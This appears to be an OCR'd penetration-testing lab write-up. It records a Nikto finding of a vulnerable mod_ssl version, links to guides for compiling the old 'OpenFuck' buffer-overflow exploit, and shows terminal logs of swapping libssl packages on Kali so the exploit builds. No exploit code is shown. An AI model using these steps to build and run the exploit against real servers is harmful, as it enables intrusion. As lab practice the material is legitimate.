



Fails


Nikto had a finding of mod_ssl version 2.2.1 which has a couple remote buffer overflow exploits





The exploits were a few years old and it took a lot of Google Fu to find the necessary libraries to compile them
libssl-dev did not work
http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
https://bitrot.sh/post/18-12-2017-openfuck-troubleshooting/
http://hypn.za.net/blog/2017/08/27/compiling-exploit-764-c-in-2017/









root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Desktop# apt-get install libssl-dev
[36/223]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl-dev is already the newest version (1.1.0g-2).
The following packages were automatically installed and are no longer required:
casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common
Use 'apt autoremove' to remove them.
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:nmap- 6:[tmux]* "localhost.localdomain" 17:37 28-Mar-18



root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Desktop# apt-get install libssl1.0-dev
[1/207]
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common libssl-doc
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
libssl-dev
The following NEW packages will be installed:
libssl1.0-dev
0 upgraded, 1 newly installed, 1 to remove and 438 not upgraded.
3 not fully installed or removed.
Need to get 1,567 kB of archives.
After this operation, 410 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 libssl1.0-dev amd64 1.0.2n-1 [1,567 kB]
Fetched 1,567 kB in 2s (840 kB/s)
(Reading database ... 426948 files and directories currently installed.)
Removing libssl-dev:amd64 (1.1.0g-2) ...
Selecting previously unselected package libssl1.0-dev:amd64.
(Reading database ... 426862 files and directories currently installed.)
Preparing to unpack .../libssl1.0-dev_1.0.2n-1_amd64.deb ...
Unpacking libssl1.0-dev:amd64 (1.0.2n-1) ...
Setting up libssl1.0-dev:amd64 (1.0.2n-1) ...
Setting up redis-server (5:4.0.6-4) ...
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]* "localhost.localdomain" 17:58 28-Mar-18



root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Desktop# apt-get install libssl1.0.2
[2/450]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl1.0.2 is already the newest version (1.0.2n-1).
The following packages were automatically installed and are no longer required:
casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common
libssl-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 438 not upgraded.
3 not fully installed or removed.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]* "localhost.localdomain" 18:08 28-Mar-18



root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Desktop# apt-get install libssl1.1 [1/553]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl1.1 is already the newest version (1.1.0g-2).
libssl1.1 set to manually installed.
The following packages were automatically installed and are no longer required:
